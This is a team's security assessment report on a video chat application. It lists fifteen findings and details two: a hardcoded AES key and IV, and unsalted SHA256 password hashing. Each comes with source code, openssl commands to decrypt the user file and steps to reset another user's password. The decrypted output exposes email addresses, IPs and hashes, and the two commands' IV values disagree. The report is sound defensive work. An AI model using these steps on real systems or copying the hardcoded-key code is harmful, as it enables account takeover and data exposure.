LGE

Analyzing Security Vulnerabilities in Video Chat System

Phase2 Final Report

Security Specialist Team4 B1C2V3

2023-7-7

Table of Contents

1. Introduction

1.1. Project Overview

- ✓ Our objective is to conduct a comprehensive security evaluation of the completed artifacts.
- ✓ The purpose of this evaluation is to identify any vulnerabilities present in the artifacts and provide security recommendations to the original development team.
- ✓ By conducting a rigorous assessment, we aim to ensure that no security concerns have been overlooked and that the artifacts meet the necessary security standards.
- ✓ Our goal is to enhance the overall security posture of the artifacts and mitigate any potential risks or vulnerabilities that may exist.

1.2. Project Team


NAME	**B1C2V3** (1 member from BS company, 2 members from CTO, 3 members from VS company)
LOGO	

1.3. Role and Responsibilities

Design review Runtime analysis **Jongoh Ha**	Static analysis Opensource check **Chanhun Seung**	Runtime analysis Opensource check **Minji Tae**	Design review Static analysis **Hongjae Lim**	Penetration test Code review **Youngjin Kim**	Reverse engineering Penetration test **Truong Quang Viet**	Our Captain Mentor **Cliff**

Jongoh Ha	Design review / Runtime analysis
Chanhun Seung	Static analysis / Opensource check
Minji Tae	Runtime analysis / Opensource check
Hongjae Lim	Design review / Static analysis
Youngjin Kim	Penetration test / Code review
Truong Quang Viet	Reverse engineering / Penetration test
Mentor Cliff	Our Captain

2. Project Schedule



3. Executive Summary

This report is a technical summary of the results of our vulnerability analysis of the video chat program. Our goal is to conduct a thorough analysis to identify and remediate security vulnerabilities in this program.

In this report, we used a variety of analysis techniques to evaluate the program. First, we used a code review to examine the structure of the source code and security flaws in its implementation. We also used a design review to assess the adequacy of the system architecture and security model.

We used static analysis techniques to examine the program's source code and executable files to find potential security vulnerabilities. We also performed pen testing to simulate the program's behavior and identify vulnerabilities. We used reverse engineering techniques to better understand the program and identify the presence of malicious code.

These analysis activities are the result of adopting a comprehensive approach to discovering and addressing security vulnerabilities. We hope this report provides credibility and transparency to our analysis methods and results, and contributes to making the program more secure.

4. Evaluation Constraints

4.1. Time constraints

The vulnerability analysis was conducted over a short period of two weeks, which may not have allowed for a thorough assessment of all aspects. Additional time constraints may have limited some assessment activities.

4.2. Resource constraints

The vulnerability analysis was conducted on an internal network using a laptop and an IP router. Resource constraints may have limited some assessment activities. Some assessment techniques may not have been applied due to limited availability of additional resources (personnel, hardware, etc.).

4.3. Access constraints

The vulnerability analysis was conducted in an internal network environment, with limited access from the outside; therefore, assessment activities in external attack scenarios or network environments were limited.

4.4. Limited system configuration


The video chat program ran on a laptop, and the analysis was conducted with the system's configuration unchanged. This may have limited the assessment of some system components.

4.5. Limited domain knowledge

We are the non-experts and may have had limited knowledge of the specific domain. Therefore, they may have lacked understanding and knowledge of the specific domain of the video chat program being analyzed

5. Security Analysis

This is the application architecture we received from team 2.



After initial analysis, we decided analyze 3 items

1. Client app
2. Server app
3. Communication between client and server

To evaluate the project, various activities were undertaken:

- **Code Review:** Code review was selected as a method to assess the structure, logic, and vulnerabilities present in the source code. It was instrumental in identifying and addressing any security flaws or weaknesses within the codebase.
- **Design Review:** Design review was conducted to examine the system architecture and design decisions. This evaluation aimed to uncover any potential security vulnerabilities that may have arisen during the design phase. By identifying and addressing these vulnerabilities, the overall security of the system could be enhanced.

- **Fuzz Test:** Fuzz testing was employed to test the application by manipulating input values to provoke exceptional scenarios. This technique aimed to uncover vulnerabilities resulting from improper input handling. By conducting fuzz testing, the reliability and security of the application could be improved.
- **Penetration Testing:** Penetration testing involved simulating real-world attack scenarios to discover vulnerabilities within the application. This technique provided insights into potential security weaknesses and allowed for their remediation.
- **Reverse Engineering:** Reverse engineering was utilized to gain an understanding of the program's internal behavior and identify security flaws. Even in cases where the source code was unavailable, analysis of executables or binaries facilitated the discovery and remediation of vulnerabilities.
- **Static Analysis:** Static analysis was employed to detect potential vulnerabilities by scrutinizing the source code. Through the use of static analysis tools, security flaws or vulnerabilities within the code were identified, contributing to improved code quality and security.
- **Open Source Vulnerability Assessment:** Open Source Vulnerability Assessment was performed to examine any security vulnerabilities within the open source libraries or frameworks used in the program. By identifying these vulnerabilities and taking appropriate measures such as updating or remediation, the overall security of the system could be enhanced.

By conducting these evaluation activities, a comprehensive assessment of the project's security posture was achieved, enabling the identification and mitigation of potential vulnerabilities and weaknesses.

5.1. Summary of exposed vulnerabilities

No	Vulnerability	Approach	Impact	CIA
V01	The encryption key and initial vector for AES encryption algorithm were hardcoded in the source code	Code Review	Medium	Confidentiality
V02	When hashing user password with SHA256, salt is not used. Using this, user password change attacks are possible	Code Review	High	Confidentiality Integrity
V03	When registering new user, it doesn't require 2FA	Design Review	Medium	Integrity
V04	Service application for backend server and video call application can be run in one application	Design Review	High	Integrity
V05	User information is stored as file	Design Review Code Review	High	Confidentiality
V06	Video call is still connected after log out	Runtime Analysis	Medium	Integrity
V07	Video call packet data is not secured	Runtime Analysis	High	Confidentiality Integrity
V08	Server private key and certificate were stored as plain text in project folder	Runtime Analysis	High	Confidentiality Integrity
V09	The initial password for server administrator was set with easy rule	Runtime Analysis	High	Confidentiality Integrity
V10	Hash value for password is printed in console	Runtime Analysis	High	Confidentiality Integrity
V11	TLS Version Verification	Runtime Analysis	High	Confidentiality Integrity
V12	Hardcoded credentials for AC Server Admin Login	Penetration Testing Reverse Engineering	High	Confidentiality
V13	Authentication weakness (No 2FA for AC Server Admin Login)	Penetration Testing Reverse Engineering	High	Confidentiality
V14	Hardcoded credentials for 2FA Server Login	Penetration Testing Reverse Engineering	High	Confidentiality
V15	Command Injection	Penetration Testing Reverse Engineering	High	Integrity Availability

5.2. Code Review

Through below process, a security evaluation was conducted, and as a result, two critical vulnerabilities were discovered: hardcoded encryption key and initial vector, and the absence of salt in password hashing.

Deciding which elements to evaluate:

We decided to focus on evaluating the two security vulnerabilities that were identified through code review. Firstly, we evaluated the vulnerability related to the hardcoding of the encryption key and initial vector in the AES encryption algorithm. Secondly, we evaluated the vulnerability of not using salt when hashing user passwords.

Selecting security evaluation techniques:

To assess the vulnerability related to the hardcoding of the encryption key and initial vector, we employed static code analysis techniques. We reviewed the source code and analyzed the sections related to encryption to identify the usage of hardcoded values. To assess the vulnerability of not using salt in password hashing, we utilized dynamic analysis techniques. We traced the process of hashing actual user passwords and identified the absence of salt.

Verifying results and prioritizing found issues:

After conducting the security evaluation, we verified the results and prioritized the identified issues. The vulnerability of hardcoded AES key and initial vector significantly impacts confidentiality. Immediate action is required as malicious attackers can access and decrypt encrypted data by gaining access to the source code. The vulnerability of not using salt in password hashing affects authentication and data integrity. Attackers can reverse-engineer hashed passwords or easily guess passwords to gain unauthorized access to user accounts. Prompt remediation is necessary for this issue as well.

5.2.1. V01 - The encryption key and initial vector for AES encryption algorithm were hardcoded in the source code.

Description	The encryption key and initial vector for AES encryption algorithm were hardcoded in the source code.		
CIA	Confidentiality	Attack vector	Information disclosure
Approach	Code Review	Exploit technique	Decryption

Vulnerabilities

- The AES256 encryption algorithm is used, when reading and writing user information to a file.


There are hard coding the initial vector (16 bytes) and key (32 bytes) values for AES256 encryption.
There're also using zero padding, which is generally not recommended because it's easy to deduce the padding value.

- With this information, we can decrypt the user information with the openssl command.

CVSS Score	5.8	Severity	Medium

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector
AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C

Consequence / Impact analysis

- **Confidentiality Impact:** By hardcoding the encryption key and initial vector, if an attacker gains knowledge of this information, they can decrypt the user data. This can lead to the exposure of sensitive user information, such as personal details, passwords, and financial information, resulting in a breach of confidentiality.

- **Integrity Impact:** Hardcoding the encryption key and initial vector weakens the integrity of the encryption. If an attacker knows this information, they can tamper with the encrypted data, compromising its integrity. This can result in data inaccuracies and loss of trustworthiness.

- **Availability Impact:** Hardcoding the encryption key and initial vector limits the availability of encryption functionality. Any changes or updates to the encryption parameters would require modifying the source code, potentially causing system downtime. Additionally, the absence of a proper key management and update process can also lead to availability issues.

- These impacts can be leveraged by an attacker to exploit the system, leading to the exposure of user information, data manipulation, and availability problems. Therefore, hardcoding the encryption key and initial vector poses significant risks and necessitates appropriate measures to address them.

Recommended mitigation

To address these issues, the following approaches can be considered:

- **Key and Initialization Vector Separation:** Store the encryption key and initialization vector in a separate secure repository instead of hardcoding them in the source code. Establish a key management and rotation system, allowing dynamic retrieval of the key and vector when needed.

- **Use Environment Variables or External Configuration Files:** Store the key and initialization vector in environment variables or external configuration files and load the values at runtime. This avoids direct hardcoding of the values in the source code and allows for external configuration changes.

- **Utilize a Key Management System (KMS):** Adopt a Key Management System that securely manages encryption keys and initialization vectors. A KMS handles key generation, storage, rotation, and disposal, providing centralized and secure key management.

- **Adhere to Secure Development Practices:** Follow secure development practices related to encryption. Safely manage encryption keys in memory, manage the lifecycle of encrypted data, and appropriately log encryption-related events.

The security of encryption keys and initialization vectors is crucial for encryption systems. Therefore, it is essential to implement proper key management and adhere to security principles to ensure secure encryption implementations.

Tools needed	openssl cli

Relative component / source code

- Filemanager.cpp

```
#include <openssl/aes.h>
#include <openssl/rand.h>
const int AES_KEY_SIZE = 32;
const int AES_IV_SIZE = 16;

std::string key("12345678901234567890123456789012");
std::string iv("1234567890123456");
```

```
std::string aes256cbc_encrypt(const std::string& plainText, const std::string& key, const std::string& iv)
{
    std::string cipherText;
    AES_KEY aesKey;
    AES_set_encrypt_key(reinterpret_cast<const unsigned char*>(key.c_str()), AES_KEY_SIZE * 8, &aesKey);
    unsigned char initializationVector[AES_BLOCK_SIZE];
    memcpy(initializationVector, iv.c_str(), AES_IV_SIZE);
    int paddedLength = (plainText.length() / AES_BLOCK_SIZE + 1) * AES_BLOCK_SIZE;
    unsigned char* paddedPlainText = new unsigned char[paddedLength];
    memcpy(paddedPlainText, plainText.c_str(), plainText.length());
    memset(paddedPlainText + plainText.length(), paddedLength - plainText.length(), paddedLength - plainText.length());
    for (int i = 0; i < paddedLength; i += AES_BLOCK_SIZE)
    {
        unsigned char encryptedBlock[AES_BLOCK_SIZE];
        AES_cbc_encrypt(paddedPlainText + i, encryptedBlock, AES_BLOCK_SIZE, &aesKey, initializationVector, AES_ENCRYPT);
        cipherText.append(reinterpret_cast<char*>(encryptedBlock), AES_BLOCK_SIZE);
    }
    delete[] paddedPlainText;
    return cipherText;
}
```

Proof of concept / How to attack

1. Install openssl
2. Check the hard-coded value
3. Execute the command below

```
openssl enc -d -aes-256-cbc -K 31323334353637383930313233343536373839303132333435363738393031 -iv 31323334353637383930313233343536 -in data.dat -out decrypted.txt
```

4. Result of decryption

```
$ cat decrypted.txt
[
        {
                "IP" : "192.168.1.105",
                "address" : "",
                "contactID" : "lgelhi@gmail.com",
                "email" : "lgelhi@gmail.com",
                "firstName" : "",
                "lastAccess" : "Sun Jun 25 11:16:24 2023\n",
                "lastName" : "",
                "lastPasswordChange" : "",
                "password" : "B9CE572DFCC09F9F0F0C9FF406DA97E213E913E11781193B35458EAF11214B2D"
        },
        {
                "IP" : "192.168.1.103",
                "address" : "",
                "contactID" : "hyoill0817@naver.com",
                "email" : "hyoill0817@naver.com",
                "firstName" : "",
                "lastAccess" : "Sun Jun 25 11:22:07 2023\n",
                "lastName" : "",
                "lastPasswordChange" : "",
                "password" : "245AE58F049AE1047C414D0C6695EE76B513A266CFFBEC2172ACC352373978BF"
        },
        {
                "IP" : "192.168.68.106",
                "address" : "",
                "contactID" : "woojoong",
                "email" : "woojoong@andrew.cmu.edu",
                "firstName" : "",
                "lastAccess" : "Mon Jun 26 09:17:33 2023\n",
                "lastName" : "",
                "lastPasswordChange" : "2023-06-26 09:17:33",
                "password" : "D76B1AFEF38E0F22FABBBC9B85B2797DBE4CEE927D32D641C4F9FA2FAED45EB3"
        },
        {
                "IP" : "192.168.68.105",
                "address" : "",
                "contactID" : "moonsik",
                "email" : "moonsikn@andrew.cmu.edu",
                "firstName" : "",
                "lastAccess" : "Mon Jun 26 09:19:15 2023\n",
                "lastName" : "",
                "lastPasswordChange" : "2023-06-26 10:06:56",
                "password" : "C49E5735DA6211C9F46C56E0CFC9E4362BFD5A2EA08DB0C0E4639C3A39137AB2"
        }
```

5.2.2. V02 - When hashing user password with SHA256, salt is not used. Using this, user password change attacks are possible

Description	When hashing user password with SHA256, salt is not used. Using this, user password change attacks are possible.		
CIA	Confidentiality, Integrity	Attack vector	Password attacks
Approach	Code Review	Exploit technique	Password cracking
Vulnerabilities			


Passwords are stored hashed with SHA256.
However, the proper salt was not added when hashing.
When storing passwords, if you use SHA256 to hash the values without using a salt, it can lead to the following security vulnerabilities:
1. Rainbow Table Attacks: Rainbow tables are precomputed tables of hash values for various inputs. If the same password always generates the same hash, an attacker can quickly reverse the hash using a precomputed rainbow table to obtain the original password.
2. Identifying Password Patterns: Since the same password will always produce the same hash, it becomes easier to identify users who use the same password. This can facilitate attacks such as dictionary attacks or password guessing.
3. Hash Collisions: Without a salt, there is a possibility of hash collisions, where different passwords produce the same hash value. This increases the likelihood of an attacker finding different passwords that result in the same hash value.
https://cwe.mitre.org/data/definitions/759.html

Also, in the program, when the DB information is leaked, an attacker can easily manipulate the password information.

CVSS Score	7.8	Severity	High

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 8.4
Impact Subscore: 5.9
Exploitability Subscore: 2.5
CVSS Temporal Score: 7.8
CVSS Environmental Score: 7.8
Modified Impact Subscore: 5.9
Overall CVSS Score: 7.8

Show Equations

CVSS v3.1 Vector
AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C/CR:H/IR:H/AR:H/MAV:L/MAC:X/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Consequence / Impact analysis

- **Confidentiality Impact:** Without using proper salt during password hashing, the confidentiality of user passwords is compromised. In the event of a data breach or unauthorized access, attackers can easily obtain the original passwords from the stored hashes. This can lead to the exposure of sensitive user information and potential unauthorized account access.

- **Integrity Impact:** The lack of proper salt in password hashing weakens the integrity of the password storage mechanism. As a result, an attacker can manipulate the stored password hashes or perform password cracking attacks more easily. This can lead to unauthorized modification or tampering of user passwords, compromising the integrity of the authentication system.

- **Availability Impact:** While the direct impact on system availability may be minimal, the absence of proper salt in password hashing can indirectly affect availability. In the event of a security breach or compromised passwords, users may experience service disruptions, password resets, or account lockouts. This can result in temporary unavailability of services and inconvenience to users.

These consequences highlight the risks and potential vulnerabilities associated with not using salt during password hashing. It emphasizes the importance of employing proper security practices, such as using unique salts for each password, to mitigate these risks and ensure the confidentiality, integrity, and availability of user password data.

Recommended mitigation

To mitigate these security vulnerabilities, consider the following solutions:

- **Salting:** Use salting by adding a unique salt value to the hash to ensure that different hashes are generated even for the same passwords. Salt is a random value that is unique for each user.

- **Use Stronger Hash Algorithms:** While SHA256 is a strong hash algorithm, consider using stronger algorithms like bcrypt or Argon2, which include built-in salting mechanisms and are specifically designed for password hashing.

- **Strengthen Password Policies:** Enforce strong password policies to prevent users from using weak passwords. This makes dictionary attacks or password guessing attacks more difficult.

Tools needed	openssl cli

Relative component / source code
Login.cpp


```cpp
void SHA256Hash(const char* input, size_t inputLength, char* output) {
    HCRYPTPROV hProv = 0;
    HCRYPTHASH hHash = 0;
    BYTE hash[32];
    DWORD hashLen = sizeof(hash);

    if (!CryptAcquireContext(&hProv, nullptr, nullptr, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)) {
        std::cerr << "CryptAcquireContext Failed: " << GetLastError() << std::endl;
        return;
    }

    if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)) {
        std::cerr << "CryptCreateHash Failed: " << GetLastError() << std::endl;
        CryptReleaseContext(hProv, 0);
        return;
    }

    if (!CryptHashData(hHash, reinterpret_cast<const BYTE*>(input), static_cast<DWORD>(inputLength), 0)) {
        std::cerr << "CryptHashData Failed: " << GetLastError() << std::endl;
        CryptDestroyHash(hHash);
        CryptReleaseContext(hProv, 0);
        return;
    }

    if (!CryptGetHashParam(hHash, HP_HASHVAL, hash, &hashLen, 0)) {
        std::cerr << "CryptGetHashParam Failed: " << GetLastError() << std::endl;
        CryptDestroyHash(hHash);
        CryptReleaseContext(hProv, 0);
        return;
    }

    for (DWORD i = 0; i < hashLen; i++) {
        sprintf_s(output + i * 2, 3, "%02X", hash[i]);
    }

    CryptDestroyHash(hHash);
    CryptReleaseContext(hProv, 0);
}
```

Proof of concept / How to attack

1. Install openssl
2. Check the hard-coded value
3. Decrypt the DB throuth execute the command below

```
openssl enc -d -aes-256-cbc -K 31323334353637383930313233343536373839303132333435363738393031 -iv 31323334353637383930313233343435 -in data.dat -out decrypted.txt
```

4. Change the password of the hyoill0817@naver.com account to "team4"
5. Encrypt the DB
6. You can log in with hyoill0817@naver.com / team4


$ cat decrypted.txt
"IP" : "192.168.1.105",
"address" : "",
"contactID" : "lgelhi@gmail.com",
"email" : "lgelhi@gmail.com",
"firstName" : "",
"lastAccess" : "Sun Jun 25 11:16:24 2023\n",
"lastName" : "",
"lastPasswordChange" : "",
"password" : "B9CE572DFCC09F9F0F0C9FF406DA97E213E913E11781193B3545BEAF11214B2D"
"IP" : "192.168.1.103",
"address" : "",
"contactID" : "hyoill0817@naver.com",
"email" : "hyoill0817@naver.com",
"firstName" : "",
"lastAccess" : "Sun Jun 25 11:22:07 2023\n",
"lastName" : "",
"lastPasswordChange" : "",
"password" : "245AE58F049AE1047C414D0C6695EE76B513A266CFFBEC2172ACC352373978BF"
"IP" : "192.168.68.106",
"address" : "",
"contactID" : "woojoong",
"email" : "woojoong@andrew.cmu.edu",
"firstName" : "",
"lastAccess" : "Mon Jun 26 09:17:33 2023\n",
"lastName" : "",
"lastPasswordChange" : "2023-06-26 09:17:33",
"password" : "D76B1AFEF38E0F22FABBBC9B85B2797DBE4CEE927D32D641C4F9FA2FAED45EB3"
"IP" : "192.168.68.105",
"address" : "",
"contactID" : "moonsik",
"email" : "moonsikn@andrew.cmu.edu",
"firstName" : "",
"lastAccess" : "Mon Jun 26 09:19:15 2023\n",
"lastName" : "",
"lastPasswordChange" : "2023-06-26 10:06:56",
"password" : "C49E5735DA6211C9F46C56E0CFC9E4362BFD5A2EA08DB0C0E4639C3A39137AB2"
$ cat decrypted.txt
"IP" : "192.168.1.105",
"address" : "",
"contactID" : "lgelhi@gmail.com",
"email" : "lgelhi@gmail.com",
"firstName" : "",
"lastAccess" : "Sun Jun 25 11:16:24 2023\n",
"lastName" : "",
"lastPasswordChange" : "",
"password" : "B9CE572DFCC09F9F0F0C9FF406DA97E213E913E11781193B3545BEAF11214B2D"
"IP" : "192.168.1.103",
"address" : "",
"contactID" : "hyoill0817@naver.com",
"email" : "hyoill0817@naver.com",
"firstName" : "",
"lastAccess" : "Sun Jun 25 11:22:07 2023\n",
"lastName" : "",
"lastPasswordChange" : "",
"password" : "D461CA6A024190D8CBC28BA7B96525C5DFFC6FE285C03502FE9429DB8CF11610"
"IP" : "192.168.68.106",
"address" : "",
"contactID" : "woojoong",
"email" : "woojoong@andrew.cmu.edu",
"firstName" : "",
"lastAccess" : "Mon Jun 26 09:17:33 2023\n",
"lastName" : "",
"lastPasswordChange" : "2023-06-26 09:17:33",
"password" : "D76B1AFEF38E0F22FABBBC9B85B2797DBE4CEE927D32D641C4F9FA2FAED45EB3"
"IP" : "192.168.68.105",
"address" : "",
"contactID" : "moonsik",
"email" : "moonsikn@andrew.cmu.edu",
"firstName" : "",
"lastAccess" : "Mon Jun 26 09:19:15 2023\n",
"lastName" : "",
"lastPasswordChange" : "2023-06-26 10:06:56",
"password" : "C49E5735DA6211C9F46C56E0CFC9E4362BFD5A2EA08DB0C0E4639C3A39137AB2"
Hash
Type
Result
D461CA6A024190D8CBC28BA7B96525C5DFFC6FE285C03502FE9429DB8CF11610
sha256
team4
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

5.3. Design review

The reason for selecting the design review method is to gain a comprehensive understanding of the security aspects of the video chat program and evaluate them. Here are more specific reasons for choosing the design review:

Ensuring Compliance with Security Requirements

Design review allows us to verify whether the video chat program meets the necessary security requirements. For example, it can evaluate aspects such as data confidentiality, integrity, authentication, and access control from a design perspective.

Protocol and Network Security Evaluation

Since the video chat program involves transmitting data over networks, it is crucial to assess protocols and network security. Design review helps evaluate the appropriateness of protocols, data encryption, key management, and other security functionalities.

Protocol and Network Security Evaluation

Since the video chat program involves transmitting data over networks, it is crucial to assess protocols and network security. Design review helps evaluate the appropriateness of protocols, data encryption, key management, and other security functionalities.

Interface and User Experience Evaluation

Security evaluation of the video chat program also includes assessing its interface and user experience. Through design review, we can evaluate security-related aspects of user authentication, privacy protection, proper error handling, and other user interface considerations.

System Architecture Analysis

The system architecture of the video chat program requires a design that takes security into account. Design review allows us to assess the suitability of the system architecture and integration of security components.

